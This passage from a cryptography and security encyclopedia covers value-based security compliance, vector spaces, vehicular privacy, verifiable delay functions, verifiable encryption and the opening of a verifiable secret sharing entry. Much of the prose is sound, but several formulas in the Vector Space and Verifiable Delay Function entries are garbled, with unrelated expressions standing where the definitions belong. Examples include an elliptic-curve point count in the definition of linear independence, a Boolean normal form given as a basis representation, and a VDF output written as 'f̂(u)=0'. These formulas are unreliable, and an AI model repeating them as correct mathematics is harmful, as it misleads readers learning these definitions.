The value-based compliance theory provides a foundation for identifying noncompliance situations by comparing prescribed and actual information security actions and more importantly identifying competing or conflicting goals and values behind these actions; for example, and as discussed above, identifying the competing goals behind forbidding the use of cloud services (reducing the risk of disclosure) and the use of cloud services (availability of information). In order to support such an analysis, Kolkowska et al. (2017) suggested a nine-step method.

According to Hedström et al. (2013), the four types of noncompliance actions that follows from such analysis needs to be addressed by a mix of countermeasures. For example, instrumental noncompliance actions should not be approached in the same way as a non-compliance actions rooted in tradition. Instrumental social actions are based on means-end calculations and, for example, where different administrative routines may come into conflict with each other, or the user may interpret them in a different way. Depending on whether conflict between administrative routines is actual or perceived, the solution can be to either change the administrative routines or make the user aware of how to interpret existing routines. Noncompliance rooted in tradition is nonrational and is not associated with any type of conflicting rationale. It is therefore more appropriate to educate the users on the information security policy and administrative routines to encourage them to think about their current way of working. Hedström

et al. (2013) have provided an extensive discussion of countermeasures in relation to the four types of noncompliance actions.

Open Problems and Future Directions

The value-based compliance theory has primarily been used to study organizations with strong professional values (e.g., hospitals). In such environments goal and value conflicts might be more present compared to organizations where professional values are not as strong.

Existing research has shown that competing goals and values are at play in noncompliance situations. This does not mean that they are present in all noncompliance situations, or the most important driver of every noncompliance situation. The extent to which goal and value conflicts exist in organization and impact on information security is to a large extent unknown.

Studies using the value-based compliance theory have to a large extent employed qualitative research methods. There is a need to operationalize the theory into survey items that could capture how goal and value conflicts impact on employees' noncompliance with information security policies. Such an operationalization would enable large-scale value-based compliance studies, support practitioners' use of the theory, as well as the use of mixed-method approaches to provide breadth and depth to future studies.

Cross-References

Information Security Culture
Insider Threat

References

Argyris C, Schön DA (1996) Organizational learning II. Theory, method, and practice. Addison-Wesley, Reading

Cram WA, Proudfoot JG, D'Arcy J (2017) Organizational information security policies: a review and research framework. Eur J Inf Syst 26(6):605–641

Goel S, Shawky HA (2009) Estimating the market impact of security breach announcements on firm values. Inf Manag 46(7):404–410

Hedström K, Kolkowska E, Karlsson F, Allen JP (2011) Value conflicts for information security management. J Strateg Inf Syst 20(4):373–384

Hedström K, Karlsson F, Kolkowska E (2013) Social action theory for understanding information security non-compliance in hospitals: the importance of user rationale. Inf Manag Comput Secur 21(4):266–287

Kalberg S (1980) Max Weber's types of rationality: cornerstones for the analysis of rationalization processes in history. Am J Sociol 85(5):1145–1179

Karlsson F, Kolkowska E, Törner M (2018) Guest editorial – value conflicts and information security management. Inf Comput Secur 26(2):146–149

Klein H, Hirschheim R (2001) Choosing between competing design ideals in information systems development. Inf Syst Front 3(1):75–90

Kolkowska E, Karlsson F, Hedström K (2017) Towards analysing the rationale of information security noncompliance: devising a value-based compliance analysis method. J Strateg Inf Syst 26(1):39–57

PwC (2014) The information security breaches survey. Technical report. Department for Business, Innovation and Skills (BIS), London, UK

Siponen M, Mahmood A, Pahnila S (2014) Employees' adherence to information security policies: an exploratory field study. Inf Manag 51(2):217–224

Sommestad T, Karlzén H, Hallberg J (2019) The theory of planned behavior and information security policy compliance. J Comput Inf Syst 59(4):344–353

Son J-Y, Kim SS (2009) Internet users' information privacy-protective responses: a taxonomy and a nomological model. MIS Q 32(3):503–529

Stanton JM, Stam KR, Mastrangelo P, Jolton J (2005) Analysis of end user security behaviors. Comput Secur 24(2):124–133. https://doi.org/10.1016/j.cose.2004.07.001 [Crossref]

Weber M (1978) Economy and society. University of California Press, Berkeley

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301020

Variant 3

Meltdown

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301021

VBC Theory

Value-Based Compliance Theory

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_301022

VDF

Verifiable Delay Function

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_484

Vector Space

Tanja Lange[2] ✉
(2) Coding Theory and Cryptology, Eindhoven Institute for the Protection of Systems and Information, Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Tanja Lange**
Email: tanja@hyperelliptic.org

Definition

A vector space is a set of elements that forms a group and on which a scalar multiplication by elements of a field is defined which is compatible with field multiplication and distributive with respect to addition of vectors and with respect to addition of field elements.

Theory

A set V is a *vector space* over a field $(F, +, \cdot)$ with respect to one operation $\oplus$ if

1. $(V, \oplus)$ is an abelian group.

2. $(F, +, \cdot)$ is a field. Let 0, 1 be the identity elements with respect to $+$.

3. There exists an operation $\circ : F \times V \to V$ such that for all $a, b \in F$ and for all $x_k\overline{y}_k = 1$

$$
\begin{aligned}
(a+b)\circ \underline{v} &= (a\circ \underline{v}) \oplus (b\circ \underline{v}) \\
a\circ (\underline{v}\oplus \underline{w}) &= (a\circ \underline{v}) \oplus (a\circ \underline{w}) \\
a\circ \ (b\circ v) &= (a\cdot b)\ \circ v \\
1\circ \underline{v} &= \underline{v}.
\end{aligned}
$$

Let *V* be a vector space over the field *F* and let $\underline{0} \in V$ denote the identity element of *V*.

A *linear combination* of the vectors $m_{L_1}, m_{L_2} = 0 < 1$ is given by

$$\sum_{i=1}^{n} \lambda_i \circ \underline{v}_i,$$

for some $\lambda_1, \lambda_2, \ldots, \lambda_n \in F$, where the summation sign stands for repeated application of $\oplus$.

The elements $\underline{v}_1, \ldots, \underline{v}_n$ are *linearly independent* if $\#E(\mathbb{F}_q) = n_1 n_2$ implies that for all *i* with $1 \le i \le n$ we have $\lambda_i = 0$.

A finite subset of *V* is a *finite basis of V* if its distinct elements $\underline{v}_1, \ldots, \underline{v}_n$ are linearly independent and each element of *V* can be represented as a linear combination of them, i.e.,

$$f(x) = \bigoplus_{I \subseteq \{1,\ldots,n\}} a_I \left(\prod_{i \in I} x_i \right).$$

The cardinality of the basis is the *dimension of V over F*, denoted by $\dim_F(V)$. If *V* has no finite basis then it has *infinite dimension*.

An alternative definition is that a basis is a minimal set of generators, meaning that there is no proper subset such that each element can be represented as a linear combination of them. Another alternative definition states that a basis is a maximal set of linearly independent vectors.

Applications

The ring of polynomials $F[x]$ over a field *F* forms a vector space of infinite dimension over *F*.

An extension field is a vector space over its base field. The extension degree equals the dimension of this vector space.

Cross-References

Extension Field
Field
Group
Ring

Recommended Reading

Hungerford TW (1980) Algebra, volume 73 of graduate texts in mathematics. Springer, New York

Lang S (2002) Algebra, volume 211 of graduate texts in mathematics, 3rd edn. Springer, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1529

Vehicular Privacy

David Eckhoff[3] ✉
(3) TUMCREATE Ltd., Singapore, Singapore

✉ **David Eckhoff**
Email: david.eckhoff@tum-create.edu.sg

Definition

The introduction of intelligent vehicles, i.e., vehicles equipped with modern sensors, processing units, and communication systems, comes with several privacy concerns. A private vehicle is usually only driven by a limited number of persons, and in many countries, private traffic is the main mode of transport, interlocking the location of a vehicle closely with that of its owner.

The location and identification of a vehicle could be used to track the driver and derive mobility patterns (User Tracking and Reidentification) and infer sensitive information from the places visited (e.g., hospitals, place of work (Location Semantics)) and be used directly to monitor driving styles to issue tickets or increase insurance premiums (Eckhoff and Sommer 2014; Tselentis et al. 2016). In this entry, privacy risks are categorized by the application or feature introducing them, that is, cooperative awareness systems, location-based services, advanced driver-assistance systems, and driver behavior monitoring.

Theory and Application

The definitions found in the literature of what makes a vehicle intelligent differ. These range from vehicles with basic communication capabilities to

fully autonomous, self-organized cars. An intelligent vehicle in the scope of this entry is a vehicle with communication capabilities, a number of sensors, and a central processing unit, usually referred to as the on-board unit (OBU), connecting all sensors, actuators, and the communication system. In this entry, intelligent vehicles are not necessarily assumed autonomous. Examples for the communication system include dedicated short-range communication (DSRC) based on IEEE 802.11p or IEEE 802.11db, C-V2X based on 5G NR or LTE, or basic cellular connectivity using any 3GPP standard. The on-board unit is responsible for transmitting messages and processing information received via the wireless link.

Cooperative Awareness Systems and Pseudonyms

One of the main goals of vehicle-to-X (V2X) communication technology is to improve traffic safety by enabling close-by vehicles to exchange information. This method is often referred to as cooperative awareness and is the basis for a multitude of safety applications such as intersection movement assistance, blind spot support, or general collision avoidance. Cooperative awareness is usually achieved by periodically (e.g., 1-10 Hz) broadcasting status messages containing a number of vehicle parameters including an identifier as well as the current position and speed. Regardless of the underlying communication system, this information is mainly targeting the vehicles in the direct vicinity of the sender; therefore, the main threat to privacy is usually a local, passive adversary who overhears these unencrypted messages to track or reidentify vehicles.

The general consensus to limit the loss of location privacy caused by these periodic messages is the use of pseudonyms (Petit et al., 2014) (Pseudonyms for Mobile Networks), that is, changing identifiers so that an adversary is unable to link messages with two different pseudonyms to the same vehicle. The main research challenge is then to develop a pseudonym changing strategy that maximizes privacy while not impacting the safety applications that rely on linking consecutive messages to the same vehicle in order to track and predict its movement. There exists an ample body of research on pseudonym strategies to prevent tracking, such as silent periods where vehicles do not send any messages for a random period after changing their pseudonym or context-aware approaches where vehicles change their identifier when an overhearing attacker could potentially be confused and fail to track the vehicle. The challenge with these approaches

is that they affect the very application that the underlying communication system was designed for, that is, the tracking of nearby vehicles to support safety applications (Eckhoff and Sommer 2018). It can be argued that local tracking of vehicles is not a new privacy risk introduced by intelligent vehicles, as it requires the local presence of an attacker. With this requirement, an attacker could also install cameras or simply follow a target vehicle.

The more pronounced risk is the reidentification of vehicles, that is, the ability of an adversary to link two messages, possibly days apart, to the same vehicle. An adversary could set up a receiver at a position of their choice and monitor each passing vehicle. After establishing a mapping from identifier to vehicle (or even the driver), e.g., by manual observations or other auxiliary knowledge, the adversary is able to identify the location of an individual vehicle from the reception of a wireless transmission. To prevent this, the underlying pseudonym strategy must ensure that pseudonyms are changed frequently and that they are not linkable. The former could possibly impact traffic safety, requiring the changing strategy either to be situation-aware or to even announce pseudonym changes locally. Since identifiers in vehicular networks are usually based on Public Key Infrastructure (Default Section in PKI), the latter can be achieved without overhead, as the only entity that should be able to link pseudonyms is the certificate authority.

This Public Key Infrastructure is set up to achieve various security goals including authentication, integrity, non-repudiation, and revocation (Key Management in Certificate Revocation). Revocation is the ability of the authority to exclude a previously authenticated vehicle from sending valid messages by distributing a list of revoked identifiers to all other vehicles. In a pseudonym-based system, such a revocation list could potentially violate drivers' privacy as it enables the retroactive linking of pseudonyms. An adversary with large log files of overheard messages would then be able to link previously seemingly unrelated messages from different locations. A pseudonym system which does not clearly differentiate between past and future pseudonyms, e.g., by their validity period, is prone to this attack.

Location-Based Services

Middle- and upper-class vehicles are equipped with powerful on-board computers to provide a number of applications, ranging from modern

navigation systems, to location-based services, to online entertainment. While, in the past, navigation systems operated completely locally and only incorporated information received from the unidirectional radio system, privacy concerns entered the picture when these on-board units were connected to the Internet. This Internet access is usually realized using cellular communication, transforming the vehicle into an always-on Internet device on wheels. Every user input, such as entering a destination into the navigation system or queries for a certain point of interest, is potentially transmitted to a central service which can directly associate the query with a specific vehicle. From a privacy perspective, the situation worsened with the collection of floating car data where the on-board unit periodically transmits the current position and velocity of the vehicle to a central service to, e.g., improve the quality of routing recommendations. Additionally, vehicle manufacturers have started to remotely monitor the health of vehicles for the sake of diagnostics, requiring the vehicle to periodically transmit numerous vehicle parameters back to a central server. The danger of these systems is that the driver has no means of controlling what is collected, how it is processed, and to whom it is disclosed. The operator of this central service is collecting potentially highly sensitive data without incorporating the privacy needs of the individual, who has then lost the sovereignty of their own information. The user has no choice but to trust the service provider to act responsibly and take all necessary precautions to protect the data. Given the recent history of data leaks combined with the monetary value of mobility data, it seems to be an optimistic assumption that this trust is justified.

While the privacy concerns above assume the adversary to be only one service provider, usually the car manufacturer, the situation deteriorates when on-board units transform into customizable devices with app stores where software from various sources can be installed and run. In this scenario, all privacy concerns (and security concerns for that matter) from mobile phones also apply to vehicles, leaving the user with little clue as to who collects what data and where it will end up eventually.

Advanced Driver-Assistance Systems

Modern vehicles offer numerous features that can be summarized under the term advanced driver-assistance systems, commonly enabled through a range of sensors and actuators. These systems include fatigue warning

systems, lane change assistance, cruise control support, and so on. The presence of cameras and microphones in the interior of the car can pose a privacy risk when these systems interact with online services, similar to virtual assistants found in phones or smart home appliances. Autonomous taxis will most certainly be equipped with inward-facing cameras and microphones, turning the vehicle into a fully monitored space with no privacy expectations.

Already today, a number of vehicles have outward-facing cameras to support semiautonomous driving or theft prevention. While the benefits of such sensors are evident, they also turn each vehicle into a surveillance station which can be accessed not only by the owner at any time but also by the manufacturer. If all vehicles possessed such features, today's cities would be almost completely covered by video and audio sensors, impacting the privacy of not just the drivers but also all other citizens.

Intelligent vehicles are well suited to be part of a so-called participatory sensing systems, where drivers submit readings from their vehicles to support smart city applications, e.g., pothole detection, air-quality readings, and traffic conditions. The privacy risks here are similar to those discussed in the location-based services section; however, the system model is different as the driver willingly participates. These participatory sensing systems usually assume that the data is processed and published by the service provider, potentially allowing any data consumer to derive sensitive user information if the service provider does not implement sufficient privacy protection techniques.

Driver Behavior Monitoring

The underlying technology of intelligent vehicles could be used to identify and report several traffic violations, including lane changing without signalling, speeding, red-light violations, and so on. While this certainly could benefit traffic safety, there is a risk that these systems will be overly sensitive, giving drivers a constant feeling of surveillance and therefore drastically reducing their perceived level of privacy. Mandatory on-board units will give the driver little choice to opt out.

Similarly, insurance companies are interested in the driving style of their customers to adjust insurance premiums (Tselentis et al. 2016). Commonly, two different modes can be distinguished: pay-as-you-drive (PAYD) and pay-how-you-drive (PHYD). In PAYD, the insurance company

monitors the mileage of a vehicle to compute the insurance premium, potentially gaining access to detailed sensitive spatiotemporal user data. In PHYD, the driving style of the insured is monitored to assign a risk level and thus an adjusted insurance premium. This classification can be based on the detection of speeding, abrupt deceleration, non-fluent driving (frequent acceleration and deceleration), etc. While, in most cases, this type of monitoring requires the driver to actively opt in, the technology of intelligent vehicles would allow a ubiquitous implementation of not just insurance applications but also electronic road pricing and tolling systems. From a privacy perspective, these systems pose a serious challenge as the user has no method to control what happens to the data once it leaves the vehicle.

Open Issues

The privacy risks that accompany intelligent vehicles might seem to be too big to be managed; however, there exist solutions for almost all of the discussed privacy problems. These solutions include pseudonym systems that do not affect safety, revocation schemes that are backward privacy preserving, anonymous and decentralized location-based services, or even in-vehicle computations of insurance premiums. Unfortunately, these privacy-preserving methods hardly find application in the real-world as they might not introduce any benefits from the providers' perspective. In fact, privacy protection often comes with a cost in terms of utility, possibly lowering the quality of the service.

To support the implementation of privacy-friendly features for intelligent vehicles, a number of steps need to be taken: First, the regulatory bodies need to release clear policies on how intelligent vehicle applications can be realized in a privacy-preserving way. These policies need to cover the entire data life cycle and also include drivers' rights for data transparency and control. This is in particular necessary for legally mandated systems as drivers have no choice to opt out. Second, there is a need for more utility-aware privacy-enhancing technologies to avoid impacting the quality of service beyond an acceptable level. And third, the users themselves need to ultimately base their purchase or voting decisions on the level of privacy offered by a product or a policy.

Cross-References

Certificate Revocation
Location Information (Privacy of)
Pseudonyms for Mobile Networks
User Tracking and Reidentification

References

Eckhoff D, Sommer C (2014) Driving for big data? Privacy concerns in vehicular networking. IEEE Secur Priv 12(1):77–79. https://doi.org/10.1109/MSP.2014.2

Eckhoff D, Sommer C (2018) Readjusting the privacy goals in vehicular ad-hoc networks: a safety-preserving solution using non-overlapping time-slotted pseudonym pools. Elsevier Comput Commun 122:118–128. https://doi.org/10.1016/j.comcom.2018.03.006

Petit J, Schaub F, Feiri M, Kargl F (2014) Pseudonym schemes in vehicular networks: a survey. IEEE Commun Surv Tutorials 17(1):228–255. https://doi.org/10.1109/COMST.2014.2345420

Tselentis DI, Yannis G, Vlahogianni EI (2016) Innovative insurance schemes: pay as/how you drive. Transportation Res Proc 14:362–371. https://doi.org/10.1016/j.trpro.2016.05.088

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1664

Verifiable Delay Function

Benedikt Bünz[4] ✉
(4) New York University, New York, USA

✉ **Benedikt Bünz**
Email: benedikt@cs.nyu.edu

Synonyms

Publicly verifiable proof-of-sequential work; VDF

Definition

A verifiable delay function (VDF) (Lenstra and Wesolowski, 2017; Boneh et al., 2018) is a function $f : \mathcal{X} \to \mathcal{Y}$ that takes a prescribed time to compute, even on a parallel computer. However, once computed, the output can be quickly verified by anyone. Moreover, every input $x \in \mathcal{X}$ must have a unique valid output $y \in \mathcal{Y}$.

Theory

A VDF that implements a function $\mathcal{X} \to \mathcal{Y}$ is a tuple of three algorithms:

- *Setup*(λ, T) $\to pp$ is a randomized algorithm that takes a security parameter λ and a time-bound T, and outputs public parameters pp,
- *Eval*(pp, x) $\to$ (y, π) takes an input $x \in \mathcal{X}$ and outputs a $y \in \mathcal{Y}$ and a proof π.
- *Verify*(pp, x, y, π) $\to$ {*accept*, *reject*} outputs *accept* if y is the correct evaluation of the VDF on input x.

If $(y, \pi) \leftarrow Eval(pp, x)$, then $Verify(pp, x, y, \pi) = accept$, for all $x \in \mathscr{X}$ and pp output by $Setup(\lambda, T)$. A VDF must satisfy three properties. We state these properties informally and refer to Boneh et al. (2018) for a complete definition:

- *ε-evaluation time*. Algorithm $Eval(pp, x)$ runs in time at most $(1 + \varepsilon)T$, for all $x \in \mathscr{X}$ and all pp output by $Setup(\lambda, T)$. We will explain how to measure run time in the next section.
- *Sequentiality*. A parallel algorithm $\mathscr{A}$, using at most $poly(\lambda)$ processors, that runs in time less than T cannot compute the function. Specifically, for a random $x \in \mathscr{X}$ and pp output by $Setup(\lambda, T)$, if $(y, \pi) \leftarrow Eval(pp, x)$, then $\Pr\left[\mathscr{A}(pp, x) = y\right]$ is negligible.
- *Uniqueness*. For an input $x \in \mathscr{X}$, exactly one $y \in \mathscr{Y}$ will be accepted by *Verify*. Specifically, let $\mathscr{A}$ be an efficient algorithm that given pp as input, outputs (x, y, π) such that $Verify(pp, x, y, \pi) = accept$. Then, $Pr[Eval(pp, x) \neq y]$ is negligible.

Constructions

Based on groups of unknown order. Two VDF constructions are based on exponentiation in groups of unknown order (Pietrzak, 2019; Wesolowski, 2019). In these groups, computing the order of the group is assumed to be infeasible. Groups of unknown order can be built on the hardness of factoring or from class groups. Unknown order groups imply that generically computing $\mathbf{F}_{p^d}^*$ for $g \in \mathbb{G}$ takes T sequential squaring in the multiplicative group $\mathbb{D}$. This sequentiality is also used in the closely related primitive of time-lock puzzles. The VDFs take an input $\tau \in \mathbb{Z}$. The output of the VDF is $\widehat{f}(u) = 0$. The constructions then provide an efficient proof that $y = x^{(2^T)}$ that can be verified in $\sum x_i \leq h$ total time.

Based on Isogenies. Another construction is based on isogenies over elliptic curves (Feo et al., 2019). The VDF evaluation consists of walking a random isogeny walk from a starting point on one super-singular elliptic curve to an evaluation point on a different curve. Both curves have efficient pairings, which enable efficient verification given a pre-computed pair of points. The construction can be extended to delay encryption where users can encrypt to some public identifier, and decryption is a slow but public process (Burdges and Feo, 2021). The disadvantage of the isogeny-based

constructions is that they require a trusted setup that produces parameters linear in the delay.

Generic constructions based on (incremental) verifiable computation. VDFs can also be built generically using a sequential iterated function, such as a hash chain, and constructing an efficiently verifiable proof that the output is the result of applying the sequential function to the input (Fisch, 2019). Using generic verifiable computation (such as a SNARK system) to construct a VDF has the downside that computing the proof can take many orders of magnitude longer than evaluating the function itself. However, the designs can be made practical by combining techniques such as time-asymmetric sequential functions, incremental verifiable computation, and parallel proving. Constructions based on verifiable computation are, currently, the only known candidates for quantum-resistant VDFs.

Applications

Random Multi-Party Beacon

Verifiable delay functions enable a very simple multi-party beacon between n parties. A beacon is a service that periodically outputs random values that are unpredictable and can't be biased by any party. Random beacons have applications to random leader election and random committee selection. These protocols are vital in the context of large-scale proof of stake systems (Kiayias et al., 2017; David et al., 2018; Chen and Micali, 2019).

The VDF beacon relies on a common ledger in a synchronous network as well as a random oracle (in practice, instantiated with a secure hash function). It is based on a strawman protocol where all parties post a random share to a ledger. These values are then hashed to create a random beacon value. Unfortunately, the strawman beacon can be biased. The final party to post her value can select it such that the beacon output is biased. The idea of the VDF beacon is to apply a VDF to the strawman beacon and then apply the random oracle to the VDF output. It is essential here that the parameters of the VDF are such that the VDF is T-sequential and T is greater than the delay of the network, that is, all honest parties will receive messages within T time, and shares that arrive late are ignored. This means even an adversary controlling $n - 1$ parties cannot know the input to the VDF T-time before it needs to submit its shares. By the unpredictability of

the VDF, it, therefore, cannot guess or bias the outcome. The verifiability property of the VDF enables efficiently verifying the correctness of beacon output. This is critical in applications where the beacon is computed periodically and needs to constantly be verified.

Beacon from Entropy Source

The beacon construction can also be extended by relying on some public source of entropy (Bünz et al., 2017). The criteria for this source are that there is consensus on its value and that even in the face of an adversary, it retains a high level of entropy. Candidate sources are the prices of stocks, sports games, or Bitcoin block hashes. The assumption is that it is hard to predict the value of the source sufficiently far in the future. The beacon construction takes as input the random oracle hash of the high entropy value, applies the VDF to it, and hashes the output. Given such an entropy source and a secure VDF, the beacon value cannot be biased or predicted by any party.

Resource-Efficient Permissionless Blockchains

Verifiable Delay Functions can be used to build resource-efficient and fully permissionless blockchains. In particular, VDFs are a key component of proof-of-space-based blockchains (Dembo et al., 2020). These blockchains aim to replace proof-of-work blockchains where leader election involves solving a hard computational puzzle. Instead, a random leader is drawn periodically proportionally to the users' allocated space. The random drawing is powered and utilizes a VDF. Importantly, the designs do not require users to sign up or purchase tokens from a current participant. Similarly, VDF-based proof-of-stake designs are able to achieve security that emulates proof-of-work's "arrow of time" property (Deb et al., 2021). This prevents adversarial parties from rolling back time and engaging in "costless simulation" attacks without any additional assumptions, for example, erasing secret-keys as in David et al. (2018) and Chen and Micali (2019).

Proof of Replication

Some VDF constructions are based on time-asymmetric functions. In these constructions, the evaluation function is invertible, and the inversion is much faster than the evaluation. Time-asymmetric functions have found

applications in decentralized storage systems and proofs of replication(Fisch, 2019). The encoder uniquely encodes data using the time-asymmetric VDF, and a decoder can quickly recover the data using the inverse function. While no time-asymmetric function with an exponential gap between evaluation and inversion is known, partial time-asymmetric functions are being combined with other techniques in practical proof-of-replication designs.

Open Problems and Future Directions

Proposing and analyzing new candidates for VDFs are an important direction for further research. Cryptanalysis of existing proposals as well as considering extended adversarial models such as quantum adversaries is also a critical area.

Cross-References

- Byzantine Agreement
- Proof of Stake
- SNARK
- Strong RSA Assumption

References

Boneh D, Bonneau J, Bünz B, Fisch B (2018) Verifiable delay functions. In: Shacham H, Boldyreva A (eds) Advances in Cryptology – CRYPTO 2018 – 38th Annual International Cryptology Conference, Santa Barbara, CA, USA, 19–23 Aug, 2018. Proceedings, Part I. Lecture Notes in Computer Science, vol 10991. Springer, pp 757–788

Bünz B, Goldfeder S, Bonneau J (2017) Proofs-of-delay and randomness beacons in ethereum. IEEE Security and Privacy on the blockchain (IEEE S&B)

Burdges J, Feo LD (2021) Delay encryption. In: Canteaut A, Standaert F (eds) Advances in Cryptology – EUROCRYPT 2021 – 40th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Zagreb, Croatia, 17–21 Oct, 2021. Proceedings, Part I. Lecture Notes in Computer Science, vol 12696. Springer, pp 302–326

Chen J, Micali S (2019) Algorand: a secure and efficient distributed ledger. Theor Comput Sci 777:155–183
[MathSciNet]

David B, Gazi P, Kiayias A, Russell A (2018) Ouroboros praos: an adaptively-secure, semi-synchronous proof-of-stake blockchain. In: Nielsen JB, Rijmen V (eds) Advances in Cryptology – EUROCRYPT 2018 – 37th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Tel Aviv, Israel, 29 Apr–3 May, 2018. Proceedings, Part II. Lecture Notes in Computer Science, vol 10821. Springer, pp 66–98. https://doi.org/10.1007/978-3-319-78375-8_3

Deb S, Kannan S, Tse D (2021) Posat: proof-of-work availability and unpredictability, without the work. In: Borisov N, Diaz C (eds) Financial Cryptography and Data Security – 25th International Conference, FC 2021, Virtual Event, 1–5 Mar, 2021. Revised Selected Papers, Part II. Lecture Notes in Computer Science, vol 12675. Springer, pp 104–128

Dembo A, Kannan S, Tas EN, Tse D, Viswanath P, Wang X, Zeitouni O (2020) Everything is a race and nakamoto always wins. In: Ligatti J, Ou X, Katz J, Vigna G (eds) CCS'20: 2020 ACM SIGSAC Conference on Computer and Communications Security, Virtual Event, USA, 1–13 Nov, 2020. ACM, pp 859–878

Feo LD, Masson S, Petit C, Sanso A (2019) Verifiable delay functions from supersingular isogenies and pairings. In: Galbraith SD, Moriai S (eds) Advances in Cryptology – ASIACRYPT 2019 – 25th International Conference on the Theory and Application of Cryptology and Information Security, Kobe, Japan, 8–12 Dec, 2019. Proceedings, Part I. Lecture Notes in Computer Science, vol 11921. Springer, pp 248–277

Fisch B (2019) Tight proofs of space and replication. In: Ishai Y, Rijmen V (eds) Advances in Cryptology – EUROCRYPT 2019 – 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, 19–23 May, 2019. Proceedings, Part II. Lecture Notes in Computer Science, vol 11477. Springer, pp 324–348

Kiayias A, Russell A, David B, Oliynykov R (2017) Ouroboros: a provably secure proof-of-stake blockchain protocol. In: Katz J, Shacham H (eds) Advances in Cryptology – CRYPTO 2017 – 37th Annual International Cryptology Conference, Santa Barbara, CA, USA, 20–24 Aug, 2017. Proceedings, Part I. Lecture Notes in Computer Science, vol 10401. Springer, pp 357–388. https://doi.org/10.1007/978-3-319-63688-7_12

Lenstra AK, Wesolowski B (2017) Trustworthy public randomness with sloth, unicorn, and trx. Int J Appl Cryptogr 3(4):330–343
[MathSciNet]

Pietrzak K (2019) Simple verifiable delay functions. In: Blum A (ed) 10th Innovations in Theoretical Computer Science Conference, ITCS 2019, 10–12 Jan, 2019, San Diego, California, USA. Schloss Dagstuhl – Leibniz-Zentrum für Informatik, LIPIcs, vol 124, pp 60:1–60:15

Wesolowski B (2019) Efficient verifiable delay functions. In: Ishai Y, Rijmen V (eds) Advances in Cryptology – EUROCRYPT 2019 – 38th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Darmstadt, Germany, 19–23 May, 2019. Proceedings, Part III. Lecture Notes in Computer Science, vol 11478. Springer, pp 379–407

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_24

Verifiable Encryption

Kazue Sako[5] ✉
(5) NEC, Kawasaki, Japan

✉ **Kazue Sako**
Email: k-sako@ab.jp.nec.com

Definition

Verifiable encryption is an encryption scheme where one can prove some property of a message *m*, while the message is given in an encrypted form. When an encryption scheme is secure, the encryption E(m) should reveal no information regarding *m*. But this property may not be suitable in cases where checking some property of the encrypted content is required before processing the encrypted data. Verifiable encryption allows a verifier to check certain property of the content that is encrypted.

Applications

An example of such a case is a key escrow_*scheme*. In a typical key escrow scheme, when a sender sends an encrypted message, he is required to encrypt the key which he used to encrypt the message, and the encryption of the key is by using the escrow agent's public key. This way, the escrow agent can always obtain the key used to encrypt the message, and thus the escrow agent can read the message. However, the sender can fool the escrow agent and encrypt a garbage data that does not decrypt the message. Using verifiable encryption, one can verify whether or not the transmitted pair of encrypted message and encrypted key satisfies the property that the

escrow agent can successfully read the message, without knowing the encrypted contents.

Another example of how verifiable encryption is used is a group signature_*scheme. In a typical group signature scheme*, the information to identify the signer is encrypted under the public key of the *trusted group authority* (also known as *group manager*) so that the authority can trace the signer in a case of dispute.

Verifiable encryption is also used in the context of electronic voting. In a yes–no voting, a voter encrypts "1" if voting for "yes" and "−1" if voting for "no." Using homomorphic encryption (Homomorphism), the addition of encryption yields the encryption of the sum of these values. If the sum is a positive number, it means the majority was for yes-vote. However, it is important that a vote is the encryption of either 1 or −1 and not 100 or 1000. Verifiable encryption can be used to ensure that the encrypted vote that will be tallied is indeed either 1 or −1, without revealing which.

Theory

Verifiability is usually achieved by employing a Zero Knowledge Protocol to prove possession of knowledge regarding the property of the encrypted message.

Recommended Reading

Camenisch J, Damgård I (2000) Verifiable encryption, group encryption, and their applications to separable group signatures and signature sharing schemes. In: Okamoto T (ed) Proceedings of AłSIACRYPT 2000, lecture notes in computer science, vol 1976. Springer, Berlin, pp 331–345

Camenisch J, Shoup V (2003) Practical verifiable encryption and decryption of discrete logarithms. In: Boneh D (ed) Proceedings of CRYPTO 2003, lecture notes in computer science, vol 2729. Springer, Berlin, pp 126–144

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_14

Verifiable Secret Sharing

Berry Schoenmakers[6] ✉
(6) Department of Mathematics and Computer Science, Technische Universiteit Eindhoven, Eindhoven, The Netherlands

✉ **Berry Schoenmakers**
Email: berry@win.tue.nl

A basic secret sharing scheme is defined to resist passive attacks only, which means that its security depends on the assumption that all parties involved run the protocols as prescribed by the scheme. After taking part in the distribution protocol, a nonqualified set of participants is not able to deduce (part of) the secret from their shares.

In many applications, however, a secret sharing scheme is also required to withstand active attacks. This is accomplished by *verifiable secret sharing* (VSS) schemes, as first introduced in 1985 (Chor et al. 1985). Specifically, a VSS scheme is required to withstand the following two types of active attacks:

- A dealer sending inconsistent or incorrect shares to some of the participants during the distribution protocol
- Participants submitting incorrect shares during the reconstruction protocol

Clearly, Shamir's threshold scheme is not a VSS scheme, since it does not exclude either of these attacks.

A well-known example is Feldman's VSS scheme (Feldman 1987). Informally, Feldman's scheme runs as follows for the case of (t, n)-threshold access structures, $1 \leq t \leq n$. Let g denote a generator of a cyclic group G of order p (where p is a large prime number, $p > n$). The

